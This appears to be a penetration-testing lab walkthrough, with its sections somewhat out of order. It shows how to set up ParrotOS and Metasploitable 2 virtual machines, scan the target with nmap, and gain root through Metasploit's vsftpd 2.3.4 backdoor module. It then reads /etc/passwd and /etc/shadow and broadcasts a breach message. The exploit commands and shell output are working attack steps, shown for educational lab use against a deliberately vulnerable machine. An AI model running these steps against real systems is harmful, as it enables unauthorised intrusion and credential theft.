
Now use the viewer to remotely access the system.

Start the Hack!

As we saw in the recon step, the victims VNC server is running on port 5900, so we will use our VNCViewer to access the shell from that port.


Run the command:

```
$ xtigervncviewer <IP Address>:<Port>
```



And enter the password that was discovered by Nessus.

(Had to change the terminal colors to match the occasion.)



And were in!!!

Now write to a file to confirm that we've successfully breached Metasploitable and show our presence.


```
root@metasploitable: /home
GNU nano 2.0.7          File: We-did-it          Modified

I wrote this by hacking from Kali Linux

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

A screenshot of a terminal window showing the nano editor. The title bar says "root@metasploitable: /home" and "File: We-did-it Modified". The main area of the window contains the text "I wrote this by hacking from Kali Linux". At the bottom, there is a menu of keyboard shortcuts for the nano editor.

Read the file in Metasploitable 2



```
File Machine View Input Devices Help
msfadmin@metasploitable:/home$ ls
ftp msfadmin service user We-did-it
msfadmin@metasploitable:/home$ cd We-did-it
-bash: cd: We-did-it: Not a directory
msfadmin@metasploitable:/home$ cat We-did-it
I wrote this by hacking from Kali Linux
msfadmin@metasploitable:/home$ _
```

And now we have proof that we have successfully hacked into Metasploitable 2!

Part 5: Getting Started with ParrotOS

Downloading ParrotOS(Attacker)

Go to <https://www.osboxes.org/parrot-security-os/#parrot-os-6-vbox> and download the most recent version of ParrotOS Linux.

ParrotOS Linux is a well-known Debian based OS widely used for simulating penetration tests and other cyber security assessments.

In this example we will use VirtualBox as our hypervisor however, VMWare is another viable option, just make sure you download the right image from osboxes.org.

Create a Virtual Machine with Parrot Security OS VDI file

Inside your hypervisor create a new virtual machine using the Parrot OS Linux .VDI file that was downloaded in the previous step.

On VirtualBox

New ->

Set the name for your VM, Ex. ParrotOS

Type: Linux

Version: Debian 64-bit (since ParrotOS is a Debian based OS)

Expert Mode ->

Hard-Disk -> Use and Existing Hard Disk file

Small folder icon will show you the current vdi files that were added (if any), since we just downloaded it, it should not appear here. Click on add

Add your .vdi file, select it and click choose in the bottom right.

After selecting your .vdi file, go to hardware (still in expert mode) and allocate a desired amount of RAM and CPUs to your VM. For mine, I chose around 5Gb of Ram and 1 CPU.

Press Finish

Downloading the Victim (Metasploitable 2)


The victim of our attacks is going to be Metasploitable 2. I've decided to use this VM since it is a well-known machine to perform penetration tests on, as it was designed to do so.

To download Metasploitable 2, go to


<https://sourceforge.net/projects/metasploitable/files/latest/download> and download the .zip file.

After that, go into VirtualBox and create a VM with the VDI inside of the zip file, you do not need to allocate much RAM since there is no GUI. ~500 Mb will suffice however in my example I used 700mb just to be safe, and make sure you set the core to 1 only or else it

wont bootup.



Then click on use an existing virtual hard disk and browse for the VMDK



*Network Configuration

On both virtual machines, make sure that in the Network settings, located in virtualbox, are set to bridged adapter, and promiscuous mode is set to allow all.

Metasploitable2

Host-Only Networking: This configuration isolates Metasploitable2 within a private network that is accessible only from the host machine and other VMs configured to use the same host-only network. This setup prevents Metasploitable2 from accessing the internet and ensures it is accessible only to your penetration testing tools running on Parrot OS.

Setup Steps:

In VMware, go to the settings of the Metasploitable2 VM.

Select the "Network Adapter" setting.

Choose "Host-only" from the network connection options.

Ensure that the "Connect at power on" option is checked.

Parrot OS

Host-Only Networking: Setting Parrot OS to use host-only networking as well allows it to communicate directly with Metasploitable2 without external network access. For penetration testing scenarios where Parrot OS does not require internet access, this ensures a secure and isolated environment.

Setup Steps:

Follow the same steps as for Metasploitable2 to set Parrot OS's network adapter to host-only.

Boot it Up!

Now that everything is configured, click on start and after logging in for ParrotOS


Username: osboxes

Password: osboxes.org

Login credential for Metasploitable 2

Username: msfadmin

Password: msfadmin



Part 3: Start Hacking!

Setup


This phase requires both virtual machines to be running on the host machine at the same time. Make sure that you carefully followed each previous step.

Reconnaissance

The first step for any good hacker is always the recon phase. You need to scope out the environment to see what options are available.

Step 1: Confirm Network Configuration

On each VM, open a terminal and run ifconfig (or ip a on newer systems) to confirm their IP addresses. Make sure both are on the same subnet provided by the host-only adapter.



Here we see that both have the same subnet (192.168.56.x), which is necessary for communication and hacking process.

Step 2: Test Connectivity

In ParrotOSnot already open.

Type the following command to ping Metasploitable2

```
[root@parrot] ~
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.910 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.691 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.624 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.849 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.666 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=1.09 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=1.08 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.841 ms
```

You should see responses indicating successful packet transfers. If you receive replies, it confirms that Parrot OS can communicate with Metasploitable2.

Step 3: Basic Network Scanning with Nmap

Open a terminal in Parrot OS (if not already open).

Run an Nmap scan to detect open ports and services on Metasploitable2

```
rtt min/avg/max/mdev = 0.624/0.840/1.182/0.156 ms
[root@parrot] ~
└─# nmap -sV 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 17:56 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00047s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntus5
```

This will give you a sum of the vulnerabilities inside of the Metasploitable2 VM.

Note any services that are outdated or known to be vulnerable—these will be your targets for exploitation.

Step 5: Exploiting Vulnerabilities – Hacking process begins

Choose a service to exploit based on the Nmap results. For example, if you found an outdated FTP service, you might consider using an exploit from Metasploit:

1. Launch msfconsole
2. search ftp
3. Choose an exploit and configure it

use exploit/[path]

set RHOSTS 192.168.56.101

set RPORT [port number of the vulnerable service]

exploit

Step 6: Configure the Exploit in Metasploit

1. Load the Exploit:

use exploit/unix/ftp/vsftpd_234_backdoor

2. Set the Target Host (RHOSTS): Set the IP address of the Metasploitable2 VM.

set RHOSTS 192.168.56.101

3. Set the Target Port (RPORT): Assuming the FTP service is running on the default FTP port (21), set the RPORT.

set RPORT 21

4. Run the Exploit:

Exploit

```
[msf] (Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf] (Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
[msf] (Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RPORT 21
RPORT => 21
[msf] (Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:36395 -> 192.168.56.101:6200) at 2024-05-19 18:32:31 -0400
```

vsftpd_234_backdoor exploit has successfully run, and you have gained a command shell session on the target Metasploitable2 machine.

Next Steps: Interacting with the Command Shell

1. Backgrounding the Session

background then prompt y when asked to confirm

2. List Active Sessions Again

sessions -l

```
Background session 1? [y/N] y
[msf](Jobs:0 Agents:1) exploit(unix/ftp/vsftpd_234_backdoor) >> sessions -l

Active sessions
=====
Id  Name      Type          Information  Connection
--  --        ---          -----       -----
1   shell     cmd/unix    192.168.56.102:34183 -> 192.168.56.101:6200 (192.168.56.101)

[msf](Jobs:0 Agents:1) exploit(unix/ftp/vsftpd_234_backdoor) >> 
```

3. Interact with the Session Again

sessions -i 1

```
[msf](Jobs:0 Agents:1) exploit(unix/ftp/vsftpd_234_backdoor) >> sessions -i 1
[*] Starting interaction with 1...
```

4. Verify Access and System Information

- Whoami
- uname -a
- ifconfig
- ls /
- cat /etc/passwd
- cat /etc/shadow
- cd /home
- ls

```
[msf] (Jobs:0 Agents:1) exploit(unix/ftp/vsftpd_234_backdoor) >> sessions -i 1
[*] Starting interaction with 1...

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
sh: line 9: ifoconfig: command not found
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ab:49:cb
          inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feab:49cb/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:798 errors:0 dropped:0 overruns:0 frame:0
            TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:78414 (76.5 KB) TX bytes:10707 (10.4 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:142 errors:0 dropped:0 overruns:0 frame:0
            TX packets:142 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:44105 (43.0 KB) TX bytes:44105 (43.0 KB)
```

The commands confirm root access and provide details about the system and network configuration, indicating successful exploitation.

```
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sessions
srv
sys
tmp
usr
var
vmlinuz
```

The command lists various directories and files at the root level of the file system, giving an overview of the system's structure.

```
vm11mu2
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


The command shows the contents of the /etc/passwd file, which includes details about user accounts on the system. This file is critical for understanding user accounts and potential targets for further exploitation.

```
cd /home
ls
ftp
msfadmin
service
user
```

The commands navigate to the /home directory and list its contents, revealing directories for different users like ftp, msfadmin, service, and user. This step helps identify user-specific files and directories for further investigation.

From the images above you can see that we have successfully breached metasploitable2 and running commands to gain info and here is a message to the Metasploitable2 VM for confirmation:

```
echo "We have successfully breached Metasploitable2 using ParrotOS" > /tmp/breach_message.txt  
wall < /tmp/breach_message.txt
```



```
metasploitable login: msfadmin  
Password:  
Last login: Sun May 19 18:50:36 EDT 2024 on ttym1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
